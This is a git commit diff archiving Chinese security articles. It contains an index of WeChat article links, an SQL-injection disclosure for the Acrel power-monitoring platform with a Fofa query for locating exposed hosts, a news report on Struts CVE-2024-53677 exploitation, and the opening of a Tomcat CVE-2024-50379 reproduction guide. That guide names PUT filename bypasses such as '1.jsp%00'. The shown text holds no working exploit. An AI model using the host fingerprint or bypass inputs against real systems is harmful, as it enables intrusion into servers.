mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
Apache Tomcat新漏洞允许攻击者执行远程代码、【安全圈】Apache Tomcat新漏洞允许攻击者执行远程代码、Apache Struts重大漏洞被黑客利用,远程代码执行风险加剧、关注 | 第一期漏洞挖掘与利用中高级培训班招生、Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC、Apache Tomcat高危漏洞曝光,远程代码执行风险需警惕、创宇安全智脑 | 灵当 CRM uploadify.php 任意文件上传等70个漏洞可检测、已结束意见征集!《关键信息基础设施商用密码使用管理规定(征求意见稿)》有哪些说明值得关注(附下载)、【漏洞通告】BeyondTrust RS & PRA命令注入漏洞(CVE-2024-12356)、支付类漏洞挖掘技巧总结、Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC、黑客利用Linux eBPF传播恶意软件展开攻击活动、新高危漏洞 (附在野POC)| Struts2任意文件上传漏洞(CVE-2024-53677)、避免漏洞管理中的陷阱:关键见解和最佳实践、附原文 |《2024年漏洞与威胁趋势报告》深度解读、Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC、【漏洞通告】Apache Tomcat远程代码执行漏洞(CVE-2024-50379)、近期活跃利用高危漏洞自查!含文档管理、Exchange、Apache多个产品、Tomcat RCE | CVE-2024-50379条件竞争RCE复现,带视频教程及POC、【漏洞复现】某平台-getPicServlet-readfile任意文件读取漏洞、【1day】某家政上门预约小程序系统存在前台任意文件读取漏洞、(0day)安科瑞环保用电监管云平台存在SQL注入漏洞、Struts2漏洞深度解析 :CVE-2024-53677任意文件上传逻辑绕过及修复建议、工具集:TomcatScanPro【tomcat自动化漏洞扫描利用工具】、漏洞挖掘 | Swagger UI 目录枚举小总结、
This commit is contained in:
 test committed
1 parent
daa96be910
commit
0be2ce9ca1
24 files changed
+2843
-6
No files matched your search
@@ -1755,5 +1755,30 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzY5MTg1Ng==&mid=2247484945&idx=1&sn=292914d90842ea641d9baccfb114f32a": "记一次牛逼克拉斯的漏洞挖掘过程",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUyOTc3NTQ5MA==&mid=2247497583&idx=3&sn=a257313ae94cf7a802e4006aba4ab91e": "50套.NET系统漏洞威胁情报(12.13更新)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwMzMwODg2Mw==&mid=2247510007&idx=1&sn=6fc90ec81b2c25fd0b615bd24433abac": "黑客泄露了思科 4.5TB 数据",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247486333&idx=1&sn=349981824f44648bd9432a1c1bdc7870": "实战-关于KEY泄露API接口利用"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0Mzc1MTI2Nw==&mid=2247486333&idx=1&sn=349981824f44648bd9432a1c1bdc7870": "实战-关于KEY泄露API接口利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651310195&idx=3&sn=d9e83e129b0a14950e2d04cd8ad9576c": "Apache Tomcat新漏洞允许攻击者执行远程代码",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652066717&idx=4&sn=b641682a1ea1ea39882cd929b37a230e": "【安全圈】Apache Tomcat新漏洞允许攻击者执行远程代码",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU2MTQwMzMxNA==&mid=2247541073&idx=1&sn=66d200edcdbbb26a0c8618ca749bcfbe": "Apache Struts重大漏洞被黑客利用,远程代码执行风险加剧",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664232585&idx=5&sn=b82810b82d6eb59c2598075d87f09b53": "关注 | 第一期漏洞挖掘与利用中高级培训班招生",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyODcwOTA4NA==&mid=2247487434&idx=1&sn=52ed8d0b21e6701c0e4503999d9dfeaa": "Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458587465&idx=2&sn=e5d0f25746dce13de80ec7ed9907263f": "Apache Tomcat高危漏洞曝光,远程代码执行风险需警惕",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNjU0NjAyNg==&mid=2247490111&idx=1&sn=0c1158934db85f02099fd8f3d919c930": "创宇安全智脑 | 灵当 CRM uploadify.php 任意文件上传等70个漏洞可检测",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NzgzMjMwNw==&mid=2650662503&idx=1&sn=34de5fb811a2d054325b638bf4046a1a": "已结束意见征集!《关键信息基础设施商用密码使用管理规定(征求意见稿)》有哪些说明值得关注(附下载)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500408&idx=2&sn=3445af6ce0d2a1f047ac681fac4d2c4e": "【漏洞通告】BeyondTrust RS & PRA命令注入漏洞(CVE-2024-12356)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMzMyNzMyMA==&mid=2247568707&idx=2&sn=6d994592bb54a5d5a6bce372dcf38907": "支付类漏洞挖掘技巧总结",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNTY1MTg4Mg==&mid=2247484202&idx=1&sn=0e1298d761bd7888caf1c2f8f6dee4f1": "Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI0MTE4ODY3Nw==&mid=2247492478&idx=1&sn=8cf4e1f8b4b3378e053529a9505884c3": "黑客利用Linux eBPF传播恶意软件展开攻击活动",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTY4NTQwMg==&mid=2247484183&idx=1&sn=54a360747cca4c12f38b8325bbe8230a": "新高危漏洞 (附在野POC)| Struts2任意文件上传漏洞(CVE-2024-53677)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNzA3MTgyNg==&mid=2247531931&idx=1&sn=5668beb83a342334cd0c5e435601230c": "避免漏洞管理中的陷阱:关键见解和最佳实践",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNDUxOTk2Mw==&mid=2247495461&idx=1&sn=dc63c0a29d46b90e275110fbfdf9c5f0": "附原文 |《2024年漏洞与威胁趋势报告》深度解读",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyODY3NjkyNQ==&mid=2247484396&idx=1&sn=73b8f9b54a54eb1b5412bfc84a7662fc": "Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA4NjMwMzI3Mg==&mid=2247500501&idx=1&sn=0b2c3d4cdb4a3205d1ec94183b5108b1": "【漏洞通告】Apache Tomcat远程代码执行漏洞(CVE-2024-50379)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MTc3ODY4Mw==&mid=2247507585&idx=1&sn=5ece95159551948b0ffa7cd719aefdf7": "近期活跃利用高危漏洞自查!含文档管理、Exchange、Apache多个产品",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0NzQxNzY2OQ==&mid=2247487499&idx=1&sn=54c62641c62f93cdf13a14f22231801f": "Tomcat RCE | CVE-2024-50379条件竞争RCE复现,带视频教程及POC",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNjYwODg3Ng==&mid=2247485811&idx=1&sn=e64daf3659180b8b3ccfa808c5a56017": "【漏洞复现】某平台-getPicServlet-readfile任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4MTkwMTI5Mw==&mid=2247488266&idx=1&sn=801e77220b48b586c1f056f13b2add69": "【1day】某家政上门预约小程序系统存在前台任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMzYwNTEyNg==&mid=2247487197&idx=1&sn=f0e9f21b1644944d1229df83969d9cc0": "(0day)安科瑞环保用电监管云平台存在SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5OTEzMjc4OA==&mid=2247488982&idx=1&sn=94a03c5d2886be42631e3fc9eef6db7f": "Struts2漏洞深度解析 :CVE-2024-53677任意文件上传逻辑绕过及修复建议",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjY1ODE5Mg==&mid=2247484949&idx=1&sn=a085c39db61dc1de6a41747466c1fa26": "工具集:TomcatScanPro【tomcat自动化漏洞扫描利用工具】",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NTcxMjQ1MA==&mid=2247614726&idx=1&sn=78a89e1680495198a24d2c662e557ea0": "漏洞挖掘 | Swagger UI 目录枚举小总结"
|
||||
}
|
||||
@@ -0,0 +1,146 @@
|
||||
# (0day)安科瑞环保用电监管云平台存在SQL注入漏洞
|
||||
原创 WebSec WebSec 2024-12-19 04:19
|
||||
|
||||

|
||||
|
||||
|
||||
**阅读须知**
|
||||
|
||||
亲爱的读者,我们诚挚地提醒您,WebSec实验室的技术文章仅供个人研究学习参考。任何因传播或利用本实验室提供的信息而造成的直接或间接后果及损失,均由使用者自行承担责任。WebSec实验室及作者对此概不负责。如有侵权,请立即告知,我们将立即删除并致歉。感谢您的理解与支持!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||

安科瑞环保用电监管云平台是一款基于云计算和大数据技术的智能能源管理系统,旨在帮助企业和公共机构实现电力监控、数据分析和用电优化。通过实时监测电力消耗、设备状态和能效数据,平台可以生成详细报告和预警,帮助用户提高能源使用效率、降低成本,并符合环保和能源管理的相关法规要求。系统支持远程控制、智能调度,提升能源管理的精细化与智能化水平。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
|
||||
**资产测绘**
|
||||
|
||||
|
||||
|
||||
|
||||
```
|
||||

Fofa语法:body="myCss/phone.css"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
****
|
||||
|
||||
|
||||
临时缓解方案:
|
||||
- **限制输入类型**
|
||||
:对用户输入进行严格的类型检查,确保输入数据符合预期的格式。例如,如果某个字段应该是数字,确保用户输入的值仅为数字。
|
||||
|
||||
- **过滤特殊字符**
|
||||
:对用户输入中的特殊字符(如 '
|
||||
、"
|
||||
、;
|
||||
、--
|
||||
等)进行转义或替换,以防止恶意SQL语句注入。
|
||||
|
||||
- **使用白名单验证**
|
||||
:只允许特定的、已知的输入值,避免使用黑名单过滤,因为黑名单无法覆盖所有攻击方式。
|
||||
|
||||
升级修复方案:
|
||||
|
||||
官方已发布补丁
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
|
||||
**星球介绍**
|
||||
|
||||
|
||||
1. 我们郑重承诺,不定时推送高质量的
|
||||
1day
|
||||
,有时也会分享未公开的
|
||||
0day
|
||||
。
|
||||
|
||||
1. 星球目前价格降至
|
||||
99元
|
||||
,公众号设置星标,私聊星主只需
|
||||
89元.
|
||||
|
||||
1. 欢迎投稿
|
||||
最新漏洞poc
|
||||
或
|
||||
复现分析文章
|
||||
,符合条件的投稿者将获得一年免费会员资格。
|
||||
|
||||
|
||||
**速来刷分**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**▌▌▌星球服务**
|
||||
|
||||
**1、WebSec专属Fofa查询工具(**
|
||||
**Fofa****永久高级会员)******
|
||||

|
||||
|
||||
|
||||
**2、Hunter积分充值八折优惠**
|
||||
|
||||
**3、**
|
||||
**MD5付费****版查询**
|
||||
|
||||
**4、Xray高级版**
|
||||
|
||||
**更多漏洞poc发布在知识星球**
|
||||
|
||||

|
||||
|
||||
****
|
||||
- END -
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,51 @@
|
||||
# Apache Struts重大漏洞被黑客利用,远程代码执行风险加剧
|
||||
安世加 安世加 2024-12-19 10:36
|
||||
|
||||
12月19日 网络安全研究人员最近发现,黑客正利用Apache Struts 2(一种流行的Java Web应用开发框架)中的一个重大漏洞进行网络攻击,**该漏洞的追踪编号为CVE-2024-53677**,能使网络攻击者绕过网络安全措施,从而完全控制受影响的服务器。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**用户面临远程代码执行风险**
|
||||
|
||||
Apache Struts是一个开源框架,广泛支持政府部门、金融机构、电子商务平台以及航空公司等众多关键业务领域的运营。
|
||||
|
||||
|
||||
根据通用漏洞评分系统(CVSS)4.0的评估,该漏洞的严重级别评分高达9.5分。这一漏洞的核心问题在于其文件上传机制存在缺陷,允许网络攻击者遍历路径并上传恶意文件。这可能导致远程代码执行(RCE),使网络攻击者能够窃取敏感数据、部署更多的有效载荷或远程执行恶意命令。
|
||||
|
||||
|
||||
该漏洞影响了多个版本的Apache Struts,其中包括早已停止支持和维护的Struts 2.0.0至2.3.37系列以及2.5.0至2.5.33版本。此外,最近推出的Struts 6.0.0至6.3.0.2版本也存在这个问题。所有这些受影响的版本均面临严重的安全威胁,极易遭受远程代码执行(RCE)攻击。
|
||||
|
||||
|
||||
ISC SANS研究人员Johannes Ullrich在发布的报告中指出,已经监测到利用PoC漏洞利用代码进行的攻击行为。网络攻击者通过上传名为“exploit.jsp”的文件积极扫描易受攻击的系统,并试图通过页面上显示的“Apache Struts”字样来验证其攻击是否成功。
|
||||
|
||||
|
||||
Ullrich指出,迄今为止,所有观测到的攻击活动均源自单一的IP地址169.150.226.162。他警告称,随着这个漏洞的公众认知度不断提升,安全形势可能会恶化。此次攻击模式与之前的CVE-2023-50164漏洞相似,这引发了人们的猜测——最新的漏洞可能源于之前修复工作的不彻底,而这一问题对Struts项目来说是一个长期面临的挑战。
|
||||
|
||||
|
||||
**需要立即采取行动应对**
|
||||
|
||||
开源软件基金会Apache的一位发言人提出,为了有效应对该漏洞,建议用户将Apache Struts升级到Struts 6.4.0或更高版本。
|
||||
|
||||
|
||||
然而,单纯的软件升级并不足以全面保障安全。组织还需完成向Action文件上传机制的迁移工作,因为遗留的文件上传逻辑会使系统容易受到攻击。这一迁移涉及重写文件上传操作以适应新机制,而新机制并不支持向后兼容。他说,“这一更改不向后兼容,因为用户必须重写操作以启用用新的Action文件上传机制和相关拦截器,而继续使用原有的文件上传机制将让他们更容易受到这种攻击。”
|
||||
|
||||
|
||||
据了解,**目前包括加拿大、澳大利亚和比利时在内的**多个国家的网络安全机构已经公开发布警告,敦促各组织迅速采取行动。如果没有及时采取补救措施,那些易受攻击的系统将面临重大风险。
|
||||
|
||||
|
||||
毋庸讳言,此次出现的漏洞再次凸显了与过时和未打补丁的软件相关的持续风险。**Apache Struts框架过去一直是黑客重点关注的攻击目标**,其中包括2017年发生的Equifax数据泄露事件,该事件导致近1.5亿人的个人信息外泄,造成了恶劣的影响。
|
||||
|
||||
|
||||
本公众号发布的文章均转载自互联网或经作者投稿授权的原创,文末已注明出处,其内容和图片版权归原网站或作者本人所有,并不代表安世加的观点,若有无意侵权或转载不当之处请联系我们处理!
|
||||
|
||||
文章来源:极客网
|
||||
|
||||
|
||||
|
||||
安世加为出海企业提供SOC 2、ISO27001、PCI DSS、TrustE认证咨询服务(点击图片可详细查看)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzU2MTQwMzMxNA==&mid=2247540448&idx=1&sn=165f2bc3b3233827b2c601a32073aca8&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,223 @@
|
||||
# Apache Tomcat 最新RCE 稳定复现+分析 保姆级!附复现视频+POC
|
||||
原创 Ting丶 Ting的安全笔记 2024-12-19 07:32
|
||||
|
||||
**#首先感谢Btwlon、阿呆攻防公众号主两位师傅的耐心答复!**
|
||||
|
||||
#WingBy小密圈知识星球简介在文末。
|
||||
# 前言
|
||||
|
||||
最近爆出 Apache Tomcat条件竞争导致的RCE,影响范围当然是巨大的,公司也及时收到了相关情报,于是老大让我复现,以更好的帮助公司进行修复漏洞。
|
||||
|
||||
复现难度其实并不大,但是成功率很低,我在复现过程中也尝试了很多tomcat、java版本,操作一样但结果不同,相信很多师傅也在复现,希望能够成功,所以我对“成功率”进行了一点点研究,希望能够提高师傅们复现成功的概率。
|
||||
# 环境搭建
|
||||
|
||||
经过多次的尝试,建议大家使用java8不要用太高的java版本 否则难以复现成功(
|
||||
关注后台回复20241219可以获取跟我一样的漏洞复现环境和POC)这里使用的环境如下:
|
||||
|
||||
jre1.8.0_202
|
||||
|
||||
apache-tomcat-9.0.63
|
||||
|
||||
**windows虚拟机**
|
||||
|
||||
配置环境变量
|
||||
|
||||

这里一定要配置JAVA_HOME否则会报错
|
||||
|
||||
|
||||
|
||||
需要将这个版本的java的环境变量置顶,防止其他版本的干扰,大家应该都明白
|
||||
|
||||

|
||||
|
||||
配置CATALINA_BASE
|
||||
|
||||

|
||||
|
||||
这下环境变量就已经配置齐了 这个时候就已经可以正常启动tomcat了 运行这个批处理文件
|
||||
|
||||

|
||||
|
||||
启动成功(乱码无所谓的 web.xml改一下GBK即可)
|
||||
|
||||

|
||||
# 漏洞分析
|
||||
|
||||
影响版本
|
||||
|
||||
11.0.0-M1 <= Apache Tomcat < 11.0.2
|
||||
|
||||
10.1.0-M1 <= Apache Tomcat < 10.1.34
|
||||
|
||||
9.0.0.M1 <= Apache Tomcat < 9.0.98
|
||||
|
||||
漏洞原理
|
||||
|
||||
首先来看看著名的**CVE-2017-12615**
|
||||
,我们查看tomocat的配置 (conf/web.xml)
|
||||
```
|
||||
<!-- The mapping for the default servlet -->
|
||||
<servlet-mapping>
|
||||
<servlet-name>default</servlet-name>
|
||||
<url-pattern>/</url-pattern>
|
||||
</servlet-mapping>
|
||||
|
||||
<!-- The mappings for the JSP servlet -->
|
||||
<servlet-mapping>
|
||||
<servlet-name>jsp</servlet-name>
|
||||
<url-pattern>*.jsp</url-pattern>
|
||||
<url-pattern>*.jspx</url-pattern>
|
||||
</servlet-mapping>
|
||||
```
|
||||
|
||||
当请求的后缀为jsp或jspx的时候交由JSP servlet进行处理请求,此外交给default servlet进行处理请求。而我们查看**CVE-2017-12615**
|
||||
的payload可知,它对文件后缀采取了一些绕过,例如PUT一个1.jsp/、1.jsp空格、1.jsp%00从而绕过JSP servlet的限制,让default servlet来处理请求。当default servlet处理PUT请求时如下图
|
||||
|
||||

|
||||
```
|
||||
@Override
|
||||
protected void doPut(HttpServletRequest req, HttpServletResponse resp)
|
||||
throws ServletException, IOException {
|
||||
|
||||
if (readOnly) {
|
||||
sendNotAllowed(req, resp);
|
||||
return;
|
||||
}
|
||||
|
||||
String path = getRelativePath(req);
|
||||
|
||||
WebResource resource = resources.getResource(path);
|
||||
|
||||
Range range = parseContentRange(req, resp);
|
||||
|
||||
if (range == null) {
|
||||
// Processing error. parseContentRange() set the error code
|
||||
return;
|
||||
}
|
||||
|
||||
InputStream resourceInputStream = null;
|
||||
|
||||
try {
|
||||
// Append data specified in ranges to existing content for this
|
||||
// resource - create a temp. file on the local filesystem to
|
||||
// perform this operation
|
||||
// Assume just one range is specified for now
|
||||
if (range == IGNORE) {
|
||||
resourceInputStream = req.getInputStream();
|
||||
} else {
|
||||
File contentFile = executePartialPut(req, range, path);
|
||||
resourceInputStream = new FileInputStream(contentFile);
|
||||
}
|
||||
|
||||
if (resources.write(path, resourceInputStream, true)) {
|
||||
if (resource.exists()) {
|
||||
resp.setStatus(HttpServletResponse.SC_NO_CONTENT);
|
||||
} else {
|
||||
resp.setStatus(HttpServletResponse.SC_CREATED);
|
||||
}
|
||||
} else {
|
||||
resp.sendError(HttpServletResponse.SC_CONFLICT);
|
||||
}
|
||||
} finally {
|
||||
if (resourceInputStream != null) {
|
||||
try {
|
||||
resourceInputStream.close();
|
||||
} catch (IOException ioe) {
|
||||
// Ignore
|
||||
}
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
